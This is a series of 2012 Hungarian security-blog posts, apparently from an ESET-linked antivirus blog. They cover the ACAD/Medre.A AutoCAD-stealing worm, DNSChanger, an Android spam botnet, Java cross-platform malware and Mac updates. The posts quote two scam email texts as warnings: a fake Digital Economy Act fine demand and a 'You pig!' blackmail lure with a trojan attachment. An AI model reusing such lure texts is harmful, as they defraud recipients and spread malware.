Az ESET Live Grid (az ESET ThreatSense.Net következő generációs változata) egy **korszerű, megbízhatósági értékeléseken alapuló figyelmeztető rendszer, amely képes már korai fázisukban észlelni a terjedő kártevőket**. A felhőben található kártevőadatok valós idejű letöltése révén az ESET víruslaborja folyamatosan frissen tudja tartani a védelmet, és állandó védelmi szintet képes nyújtani. A Live Grid **egyszerűen fogalmazva annyit tesz, hogy a gépünkön lévő fájlok méretét és Hash-ét összehasonlítja több millió felhasználó azonos fájljával és ha nagy számú felhasználónak van ilyen, akkor az az ő szűrője szerint biztonságosnak tekinthető**. Pontosan ez segítette a leleplezést, mivel az ESET víruslabor munkatársai a perui adatokban jelentős eltéréseket észleltek. A begyűjtött mintákból aztán egyértelműen sikerült azonosítani, hogy az ACAD/Medre.A féreg a számítógéppel segített tervezés egyik legismertebb eszközének, a Magyarországon is széles körben használt **AutoCAD rajzállományok ellopására, illetve ezek e-mailben Kínába való továbbítására lett kifejlesztve**. Az ESET kutatói felvették a kapcsolatot az ügyben érintett Tencent nevű kínai internetszolgáltatóval, a kínai CERT-tel (Chinese National Computer Virus Emergency Response Center) és magával az AutoDesk céggel is, aki az AutoCAD programot fejlesztette és forgalmazza világszerte. **A vizsgálatok szerint több tízezer rajzot sikerült már a kártevőnek ellopni, ezek döntő többsége perui számítógépekről** került illetéktelen kezekbe, a különböző országok érintettsége az incidensben a mellékelt ábrán látható.



Az ESET igyekezett minden tőle telhetőt megtenni, így a cégekkel való közvetlen kapcsolatfelvételen, és a kártevő felismerésen túl közzétettek egy, az AutoCAD-hez való ingyenes önálló mentesítő segédprogramot is. "Először az tűnt fel, hogy az ACAD/Medre.A AutoCAD-es rajzokat próbál meg küldözgetni egy kínai szolgáltató 163.com című oldalára, ami egyértelműen egy súlyos ipari kémkedés gyanúját veti fel. **A fertőzött gépeken az AutoCAD 14.0 és 19.2 közötti verzió használata (AutoCAD 2000-től egészen az AutoCAD 2015-ig) esetén minden egyes újabb létrehozott .DWG kiterjesztésű rajzállományt továbbít a kártevő a kínai szerverekre**. Maga a fertőzés az AutoLISP acad.lsp indítóállományát támadja meg. Mondani sem kell, **ez a módszer a szellemi termékek létrehozói és jogos tulajdonosai számára milyen kellemetlen**, de tovább gondolva a szabadalmi eljárások intézése kapcsán is okozhat további problémát az, ha még a termelés megkezdése előtt a bűnözők hozzáférhetnek különféle, akár stratégiai fontosságú tervekhez. **"Az sem elképzelhetetlen, hogy az eredeti szellemi tulajdonosok helyett majd a jogbitorló tolvajok fognak elsőként a szabadalmi hivatalhoz fordulni" - nyilatkozta Righard Zwienenberg, az ESET főmunkatársa**. Az ESET folyamatosan kapcsolatban áll a perui hatóságokkal a további nyomozás segítésében.



Bár a kimutatásban nem szerepel Magyarország, hanem zömmel további latin-amerikai országok, azért itt is érdemes odafigyelni, hiszen a vírusok nem állnak meg az országhatároknál, és az AutoCAD termékei hazánkban is népszerűek, illetve széles körben elterjedtek. Egy ilyen incidens az ipar minden területen beláthatatlan károkat okozhat. **A gépek ellenőrzése során a vírusirtó használata mellett árulkodó jel lehet az is, hogy a rajzállományokat tartalmazó mappáinkban "acad.fas" illetve "cad.fas" nevű állományokat találunk**. Erősen gyanítható, hogy az említett kártevő kifejezetten ipari kémkedés céljából lett létrehozva, és igen fontos, hogy a további károkozást mihamarabb megakadályozzák. Szerencsére az említett partnerek - a Tencent ISP, a kínai CERT valamint az AutoDesk is mindent megtettek az incidens részletes tisztázása, és a kártékony weboldalak lekapcsolása érdekében.



Az ACAD/Medre.A féregről további részletes információkat találhatunk az angol nyelvű ESET Threat Center Blogjában az alábbi linkeken:
http://blog.eset.com/2012/06/21/acadmedre-10000s-of-autocad-files-leaked-in-suspected-industrial-espionage

http://blog.eset.com/2012/06/21/acadmedre-a-technical-analysis-2

Magát az ingyenes mentesítő segédprogramot pedig a http://download.eset.com/special/EACADMedreCleaner.exe címen lehet letölteni.

Tetszik 26 személy kedveli ezt Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Ez történik a weben egy perc alatt
- Elégedetlenek vagyunk a Facebook biztonságával
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4611962

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

És ebből vegyen be naponta egyet!

2012.06.28. 11:48 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mac frissítés osx napi lion mountain

Az Apple mostantól fokozott hangsúlyt fektet a biztonságra, így kedvenc hegyi oroszlánunk **(Mountain Lion) napi automatikus frissítéseket fog majd kapni.**



Akik emlékeznek két héttel korábbi hírünkre, olvashatták, **hogyan változott meg az idők szelére hallgatva a Mac marketingüzenete "It doesn't get PC viruses"-ről "It's built to be safe"-re**.





Az Adobe úgynevezett "csendes frissítés" technikáját alkalmazva mostantól folyamatosan fognak érkezni majd az update-k, amelyek titkosított kapcsolaton keresztül automatikusan fogják frissíteni az operációs rendszert.



Emlékezetes, hogy a Flashback trójai esetében még **olyan szokatlan lépésekre is rákényszerült az Apple**, mint Flashback Trojan Remover Tool nevű javítást kibocsátani, illetve gyakorlatától némiképp eltérve, a két verziónál régebbi, de **sokak által mégis széles körben használt régi Leopard 10.5 alá is elkészítette a biztonsági javításokat**.



Azt is öröm látni, hogy a korábbi lassú csiga megjelenésű Java patch-ek után **újabban hamar reagálnak, és már nem ritka az sem, hogy** az Oracle után akár órákkal is megjelennek az ilyen frissítéssel. Bízzunk benne, hogy ez a júliusban megjelenő rendszer jól fog működni, és **hatékonyan fogja szolgálni a Mac-es gépek biztonságát**, továbbá hogy a felhasználók közül senki sem fogja sajnálni rá azt a csekély 20 dollárnyi (4500 HUF) összeget.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Majdnem mindenki átverhető adathalászattal
- Tízből öt kártevő hátsóajtót nyit
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4616439

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Hamis DEA levél - 50 fontos büntetés

2012.07.03. 11:41 | Csizmazia István [Rambo] | 1 komment

Címkék: spam email átverés act 2010 digital economy

Ha nem jól felügyeljük a saját internetkapcsolatunkat, és ha arról esetleg mi vagy másvalaki szerzői jogsértést követne el, **vajon mennyire reális, hihető az a végkifejlet, vagy gyógymód az, hogy egy megadott UKASH kódra 50 fontot befizetünk, és akkor azzal viszont már rendben is vagyunk?**



A jó kolléga nem csak ígér, de be is tart - szól az örökbecsű mondás, és hogy így van-e, azt döntse el ki-ki maga. Mi azonban ígéretünkhöz híven valóban folytatjuk azt az egyik korábbi szálunkat, amelyet a hamis RIAA ügy kapcsán úgy zártunk, **a "hogyan szerezzünk pénz munka nélkül" eme módszerével még biztosan fogunk többször is találkozni - és igen, ennek is eljött a napja, egérhegyre és billentyűzetre tűzzük ;-)**




Digital Economy Act 2010

From: Digital Economy Act
Date: Friday, June 29, 2012
Time: 4:55:09 pm
Reference number: 84Z43001-B

Mrs,Mr

Attention, your Internet access has been used to commit illicit acts, notified by a penal infraction. Indeed, your Internet access was used to make available, reproduce or access copyrighted and protected materials. This allow illegal consultation and reproduction of the materials without the authorization of their respective owners. Such acts and reproduction are commonly called "pirating" and constitute a legal infringement which is punish by law. Such usage of your Internet connection might have happened without your permission, or without your known. However your are legally responsible for the usage made of your Internet connection. It is your responsibility to supervise your installation and to make sure that it is not accessible by third party.

Mai szereplőnk egy olyan kéretlen levél, amit a Digital Economy Act 2010-re hivatkozva kapunk állítólagos jogsértésünkre hivatkozva. Mint emlékezetes, **ezzel a rendelettel a brit parlament az illegális fájlmegosztással szembeni hatékonyabb fellépést szorgalmazta hasonlatosan a korábbi francia intézkedésekhez**. A frissen keltezett és egyedi reference number azonosítóval is ellátott látszólag hivatalos levélben azt írják, hogy jaj, **a mi internetkapcsolatunkról szerzői jogsértés történt - "It is your responsibility to supervise your installation and to make sure that it is not accessible by third party"**. Emiatt most aztán **50 GBP, azaz angol font sterling büntetés befizetése szükséges** - ez kicsit a katolikus egyház korabeli búcsúcéduláihoz hasonlít, ahol nem a megbánás, gyónás vagy kirótt imádság penitencia, hanem elég érdekes módon a pénzért megvásárolható cédula biztosította a szükséges bűnbocsánatot.



Ez a mostani átverés még egy olyan kezdeti próbálkozásnak látszik, ahol a pénzgyűjés volt a fő motívum, de igen valószínű, hogy későbbi verziókban a pénz mellett már valamilyen kártevővel, trójaival kombinált változatok is fel fognak majd tűnni. Szerencsére általában a gyenge helyesírás jól elirányítja sajkánkat a csalások háborgó tengerén, az állami **hivatalok, hivatalnokok világszerte ugyanis csak a lehető legeslegritkább esetben építenek bele már gyárilag nyelvtani hibákat** (khmm, khmm) hivatalos közleményeikbe, így aztán első szűrőnek ez is igen kiváló lehet, amelyet persze **a levél tárgysorának vagy fő kulcsmondatainak Googlizása egészíthet ki hatékonyan**.



Ha aztán ott a kommentelők, hírforrások többsége már ordas nagy csalásról, spamről, átverésről beszél, akkor **szerencsénkre nekünk nem kell mindezt szó szerint venni**, így végül ebben a rekkenő hőségben sem muszáj a Postára szaladni, hogy befizethessük az állítólagos büntetést. Azért persze addig is **mindenki viselkedjen jól, hogy hasonló eset a valóságban ne is történhessen hehe**, úgy hogy kezeket a paplan fölé, és biztos, ami biztos, három filmnél többet semmi szín alatt ne osszon meg senki ;-)

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Majdnem mindenki átverhető adathalászattal
- Akiknek a Captcha kínszenvedés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Elégedetlenek vagyunk a Facebook biztonságával
- 25-ször több a mobilos kártevő

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4625663

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

wpcubes 2012.07.04. 11:27:42

Az ilyesmit nem könnyű ellenőrzni...

wpcubes.com

Itt az Androidos botnet

2012.07.05. 10:17 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: spam yahoo! mail viagra android botnet

Sokakat meglephetett már a korábbi 2009-es hír, melyben Mac-es botnetről számoltak be, aztán megjelent az idén a legalább 600 ezer tagok számláló Flashback zombihálózat szintén OS X alatt, most pedig szemlátomást azoknak lett igaza, akik szerint **az Android az új vadnyugat: itt az Androidos botnet.**



Biztonsági szakemberek arra hívták fel a figyelmet, hogy egy új botnet azokat a Yahoo! mail felhasználókat célozza meg, akik Androidos okostelefont használnak. A vizsgálatok eddigi eredményei szerint **a botnet a felhasználók telefonján futva a Yahoo! levelezőszerveréhez kapcsolódva küld ki spameket, amelyben Viagrát, fogyókúrás tablettákat, és egyéb gyógyszereket reklámoznak**. Persze a dolog úgy lehetséges, hogy ezek a levelező fiókok kompromittálódtak - magyarul nem csak a tulajdonosuk fér hozzá gyenge vagy kikerült jelszó miatt, a levelek aláírása ezt egyértelműen mutatja: "Sent from Yahoo! Mail on Android". **Az IP címek elsődleges elemzése alapján a kártevő Chile, Indonézia, Libanon, Omán, Fülöp-szigetek, Oroszország, Szaúd-Arábia, Thaiföld, Ukrajna és Venezuela országok számítógépeit érinti - egyelőre**. A legelső minták még csak sima text alapúak voltak, ám **a későbbiek már képeket is tartalmaztak, sőt a combosabb méretű animált GIF képek is megjelentek**.



A dolognak ugye ott van a veszélye, hogy ha a postafiókomhoz **másvalaki is hozzáfér, az már nem az én postafiókom. Az anyagi vonzatok pedig úgy keletkeznek, hogy a titokban és kéretlenül elküldött** nagy mennyiségű spam üzenetek a mi adatforgalmunkat terhelik, így akár húzós hó végi számlák is érkezhetnek. A legközkedveltebb mobilkártevős pénzcsinálási mód kétségkívül emelt díjas SMS-ek segítségével történik, egyelőre itt ezzel kapcsolatban nincs információnk, de nyilvánvalóan előbb vagy utóbb ez is megjelenik majd benne, hiszen a készítők szeretik a sok pénzt.



Védekezéshez elég, ha **csak a hivatalos forrásokból töltünk le programokat, és egyébként is nagyon alaposan kiválasztjuk alkalmazásainkat, előbb jól utánanézünk, és csak aztán telepítünk**. A gyanú szerint ugyanis ez a kártevő olyan átcsomagolt alkalmazásokban lehet, amely több jól ismert, népszerű játék vagy kedvelt program trójaival való kiegészítésével keletkezett, és azokat valamilyen nem hivatalos oldalról töltötték le a későbbi áldozatok. Emellett **jó szolgálatot tehet egy Androidos vírusirtó is**, amely többek

közt egy folyamatosan bővülő adatbázis alapján segít a kártékony alkalmazások ellenőrzésében. Ebből még ha ritkán is, magán a Google Playen is fel szokott tűnni időnként pár kártékony darab, de az is igaz, hogy ott viszonylag hamar le is lepleződnek, és gyorsan ki is vonják őket a forgalomból.



Emellett azt tanácsoljuk, hogy **azoknak, akiknek valamilyen rejtélyes okból kifolyólag mégis szükségük lenne Viagrára, azok semmiképpen sem a Message-ID: @ 1341147286.19774.androidMobile web140302.mail.bf1.yahoo.com forrásból szerezzék be** azt.



Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 2 Tweet

Ajánlott bejegyzések:

- Android kémprogram persze csak a mi érdekünkben
- Tízből öt kártevő hátsóajtót nyit
- Ez történik a weben egy perc alatt
- Safe mód a Mechagodzilla ellen
- Küldj pénzt! - Az elveszett poggyász sztori

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4630500

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

A beszélő disznó

2012.07.06. 11:21 | Csizmazia István [Rambo] | 1 komment

Címkék: spam fotó linkedin átverés you trójai pig!

Sőt nem csak beszél, de éppenséggel e-maileket is olvas, ha úgy tartja kedve. **A social engineering, azaz a megtévesztés útjai kifürkészhetetlenek, ezennel felbukkant a féltékenységre utazó**, a házastársi hűségre trükkösen árnyékot vető kattintásmágnes átverés.



Tegye fel a kezét, aki szeretne ilyen levelet kapni:


Subject: You pig!
Message body:
You should be stoping ignoring me or i will send this photos to your spouse!!!
Attached file: DCIM.zip



Azaz egy **"Te disznó!" tárgysorú levélben azt írják nekünk, "ne merészelj úgy tenni, mintha nem is léteznék, különben elküldöm ezeket a fotókat a házastársadnak"**. A melléklet pedig egy **DCIM.zip, aminek már a neve is ugye digitális fényképezőgépről származó felvételeket sejtet**. Fülig Jimmyvel szólva, ha családtagunk véletlenül beleolvas egy ilyenbe a vállunk fölött, sikeresen elültetheti a bogarat a fülébe, és attól kezdve oda a családi béke, örökösen morfondírozhat: kavarja ez most vagy nem kavarja?



Nos akinek vaj van a füle mögött, és az esetleges rossz lelkiismerettől vezérelve gyenge idegzetűen kattint ;-), annak lesz ugyan meglepetés, csak természetesen másmilyen, egészen pontosan **egy a mellékletben megbújó Windows rendszereket fertőző trójai kártevő formájában**.



A küldő címe többféle is lehet, **a nemrég feltört LinkedIn profilok közül is is felhasználnak számos ilyet**, de Hotmail, és minden más is előfordulhat. Emlékezzünk vissza egyik korábbi posztunkra, amelyben arról kaptunk Facebook üzenetet, hogy a levélíró állítólag a mellékletben küld meztelen fotókat rólunk, vagy egyenesen exbarátnőnkről? Úgy tűnik, **a szál szemlátomást megtetszett a kártevőterjesztőknek, életképesnek és sikeresnek találták, ezért kiszélesítették a kampányt**, ennek hatására a terhelő fotós mellékletesdi még fog kísérteni minket egy jó darabig.

Tetszik Egy személy kedveli ezt. Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Gyerek-barát netezés
- Mi a közös bennük? Trójai, Chrome, kormányzat
- Tízből öt kártevő hátsóajtót nyit
- Utaljunk pénzt a S.O.C.A.-nak
- "Szósölmédia" és nyaralás

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4632785

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

¡Viva La Onda! 2012.07.07. 11:53:47


arádés ez a Moldova-könyv egyébként :)

A kilences szám hatalma - DNSChanger GYIK

2012.07.09. 11:34 | Csizmazia István [Rambo] | Szólj hozzá!


Címkék: domain fbi malware dns system name dnschanger átirányítás

Ma van az a holnap, amitől tegnap úgy féltél. Magyarán, itt az idő, **eljött az a bizonyos július 9-e, amikor a DNSChanger fertőzések miatt az internetszolgáltatók le fogják kapcsolni a kártékony DNS szervereket**.




Minden lényeges tudnivalót megosztottunk már ezzel kapcsolatban, ezért ezúttal tényleg csak **röviden** **és emlékeztető FAQ jelleggel linkeljük be korábbi írásainkat**.

Kérdés: Honnan tudom, hogy fertőzött vagyok?
Válasz: Aki használ antivírus programot, akkor ez is kijelzi. Ha valaki egyáltalán nem használ antivírus szoftvert, akkor futtathatja például az ESET Online Scannert is. Ezen felül a Google 2012. májusa óta jelez a felhasználóknak, de emellett a Facebook is beszállt júniusban, és figyelmezteti a fertőzött gépek tulajdonosait.



Kérdés: Hogyan lehet a legeslegegyszerűbben ellenőrizni a saját számítógépet?
Válasz: El kell látogatni egy ellenőrző weboldalra, amely aztán kijelzi, tiszta a gép vagy sem. Az ESET szakemberei ehhez az alábbi európai, illetve észak-amerikai weboldalakat ajánlják:
http://dns-changer.eu/
http://www.dns-ok.us/



Kérdés: Mit tegyek, ha jelentkezik nálam a fertőzés?
Válasz: A számítógép teljes vírusellenőrzése, és mentesítése után a DNS beállítások kijavítása szükséges. Ehhez egy összefoglalót már mi is írtunk, melyben megmutattuk, hogyan ellenőrizhetjük a "Vezérlőpult -> Hálózat és Internet -> Hálózati és Megosztási Központ -> Hálózati Kapcsolatok" helyet, majd a "Tulajdonságok -> TCP/IP 4 -> Tulajdonságok" részben a DNS beállításokat. Az ESET angol nyelvű képes összefoglalója pedig külön Windows7, Windows Vista és Windows XP rendszerekhez itt található.



Kérdés: Mi ez az egész, miért is kell ellenőrizni, és mit kapcsolnak le?
Válasz: A Domain Name System (DNS), azaz a tartománynévrendszer tesz lehetővé azt, hogy az internetes erőforrások csoportjaihoz nevek hozzárendelése ne függjön az erőforrások fizikai helyétől. A DNS egyszerűen fogalmazva az internet egyfajta telefonkönyve, amiből ki lehet keresni az emberek számára értelmezhető számítógép-állomásnevekhez tartozó IP-címeket. Például a www.example.com tartománynévhez a 192.0.32.10 (IPv4) cím tartozik. A hatóságok már hónapokkal korábban felfigyeltek, hogy kártékony DNS szerverek rosszindulatú webhelyekre továbbítják a fertőzött felhasználók gépeit. Ezért az internetszolgáltatók a mai napon le fogják kapcsolni ezeket a kártékony DNS szervereket, és akiknél ezek biztosították az internet kapcsolatot, azoknál a számítógép mentesítéséig megszakad az internetkapcsolat.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 0 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Az XP él, az XP élt, az XP élni fog
- Android kémprogram persze csak a mi érdekünkben
- Ez történik a weben egy perc alatt
- Safe mód a Mechagodzilla ellen

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4637542

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

Nincsenek hozzászólások.

Új crossplatform kártevő tűnt fel


2012.07.11. 11:38 | Csizmazia István [Rambo] | Szólj hozzá!

Címkék: mac windows linux java trójai kártevő jar letöltő crossplatform

Kezdjük egy találós kérdéssel, vajon milyen alapú lehet az a kártevő, amely **mind a Windows, mind a Macintosh OS X, mind pedig a Linux platform alatt labdába tud rúgni?**



Azok tippeltek jól, akik a zamatosan gőzölgő Javát tippelték, hiszen amellett, hogy **rengeteg biztonsági rést hordoz, fut minden jelentős operációs rendszeren**. Nos igen, amikor éppen először tévedünk egy ilyen fertőzött weboldalra, a Java Archive (JAR) **letöltő rész érzékeli azt, milyen OS alól érkeztünk, és ennek megfelelően ajánl fel egy olyan Java applet telepítését**, melyet - na ki lepődött meg - nem írtak alá tanúsítvánnyal. Innen már sima az út, az aktuális operációs rendszernek megfelelő trójai letöltődik, és igyekszik botnetes zombivá alakítani számítógépünket.



A szakemberek véleménye szerint a trójai letöltő a Social Engineer Toolkit (SET) nevű Python nyelvű, nyíltforráskódú behatolástesztelő eszköz segítségével készülhetett, ám **felfedezése óta nem észleltek kommunikációt ennek C&C csatornájában - igaz, ez persze bármikor változhat is**.



Mac-eseknek jó hír lehet, hogy **a kártevő alapból nem fut az Inteles alapú gépeken**, így ha ezek után váratlanul jön az ablak, hogy Rosetta letöltés szeretne jönni a Snow Leopardunk alatt, akkor ez is egy intő jel lehet. Linuxosoknál szintén kevésbé gyakori lehet a fertőzés, viszont mindenkinek remek hír lehet, hogy egy jó **tűzfal mindenkinek sokat segíthet egy ilyen helyzetben, és persze azóta már az antivírus cégek is bővítették felismerési adatbázisaikat**.



Mindenesetre az Intego még azt is hozzáfűzte, nagyon alapszintű fapados volt ez a támadás és nem igazán adott tanúbizonyságot elmélyült, komoly szakértelmet követelő hozzáértésről - majd **meglátjuk, ez a megjegyzés aztán mire sarkallja a szerzőket a későbbiekben**.

Tetszik Regisztrálj, hogy megnézd, mi tetszik az ismerőseidnek.

Megosztás +1 1 Tweet

Ajánlott bejegyzések:

- Informatikai biztonság az egészségügyben
- Ez történik a weben egy perc alatt
- Hogyan szúrjuk ki a gyanús Android appokat?
- Dropbox csalival terjedtek a kémprogramok
- Mentési állományokat töröl a Bundpill féreg

A bejegyzés trackback címe:

http://antivirus.blog.hu/api/trackback/id/4644184

Kommentek:

A hozzászólások a vonatkozó jogszabályok értelmében felhasználói tartalomnak minősülnek, értük a szolgáltatás technikai üzemeltetője semmilyen felelősséget nem vállal, azokat nem ellenőrzi. Kifogás esetén forduljon a blog szerkesztőjéhez. Részletek a Felhasználási feltételekben.

